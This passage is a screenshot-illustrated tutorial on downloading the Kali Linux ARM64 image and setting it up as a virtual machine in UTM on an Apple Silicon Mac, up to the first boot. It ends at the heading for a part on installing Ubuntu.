


**Step 2:** Next We Scroll to the bottom of the page until we see the the select platform page


A screenshot of the "Choose your Platform" page from the Kali Linux website. The page title is "Choose your Platform |". It features a toggle switch between "LIGHT" and "DARK" modes. Below the title, there are four main sections: "Installer Images", "Virtual Machines", "ARM", "Mobile", and "Cloud".

- Installer Images**: Includes a Kali Linux icon and a list of pros: Direct access to hardware, Customized Kali kernel, No overhead. A note says: "Single or multiple boot Kali, giving you complete control over the hardware access (perfect for in-built Wi-Fi and GPU), enabling the best performance." A "Recommended" button is present.
- Virtual Machines**: Includes a green cube icon and a list of pros: Snapshots functionality, Isolated environment, Customized Kali kernel. A list of cons: Limited direct access to hardware, Higher system requirements. A note says: "VMware & VirtualBox pre-built images. Allowing for a Kali install without altering the host OS with additional features such as snapshots. Vagrant images for quick spin-up also available." A "Recommended" button is present.
- ARM**: Includes an ARM chip icon and a list of pros: Range of hardware from the leave-behind devices end to high-end modern servers. A note says: "System architecture limits certain packages".
- Mobile**: Includes a smartphone icon and a list of pros: Kali layered on Android, Kali in your pocket, on the go. A note says: "Mobile interface (compact view)".
- Cloud**: Includes a cloud icon and a list of pros: Fast deployment, Can leverage provider's resources. A note says: "Provider may become costly". A note at the bottom says: "Note: always customized kernel".


**Step 3:** After selecting Virtual Machines we will click the Apple Silicon (ARM64) option and the download will begin



**Step 4:** Now that we have the ISO downloaded for Kali/Linux for mac we will head over to UTM and from here and Click on “Create a New Virtual Machine”



**Step 5:** We must Select Linux for our specific purposes



Step 6: Through UTM we will search our systems to add the Kali-Linux ISO we downloaded from step 3

A screenshot of the UTM configuration interface for a Linux virtual machine. The title bar says 'Linux'.


- Virtualization Engine**
  - Use Apple Virtualization**

Apple Virtualization is experimental and only for advanced use cases. Leave unchecked to use QEMU, which is recommended.
- Boot Image Type**
  - Boot from kernel image**
  - [Ubuntu Install Guide](#)
- Boot ISO Image**


kali-linux-2023.4-installer-arm64.iso

**Clear** **Browse...**
- Buttons**: **Cancel**, **Go Back**, **Continue**


**Step 7:** After we find the ISO in our folder we will start to set up the Hardware requirements, right now we will allocate 4096 MB of RAM and 4 CPU cores to run Kali




**Step 8:** Next we will add a shared directory meaning on kali we will have a folder that will be shared with the Mac ecosystem



**Step 9:** Everything is set up and now we can click the Save button and proceed to the next part




**Step 10:** For our specific case we must go to the Kali setting in UTM and then under Devices we must add Serial this is crucial or else Kali cannot run on UTM




## Part III: Seting up Kali


**Step 1:** After clicking the play button we get into the Kali and we start configuring the setup




**Step 2:** after initial setup we now are downloading Kali with the designated space that we gave the software in the UTM setup process after download we will exit the UTM windows and go back to the original home page.




**Step 3:** Now that we downloaded everything we must go back and delete the serial that we added in the settings of Kali in UTM



**Step 4:** After we delete the serial we press the play button and start-up Kali again, enter the password we chose during set up and now we get into the homescreen



**Step 5:** now at this point we are downloading a few packages to have Kali up to date and to use the latest tools for penetration purposes.



# Part IV: Downloading Ubuntu for Mac

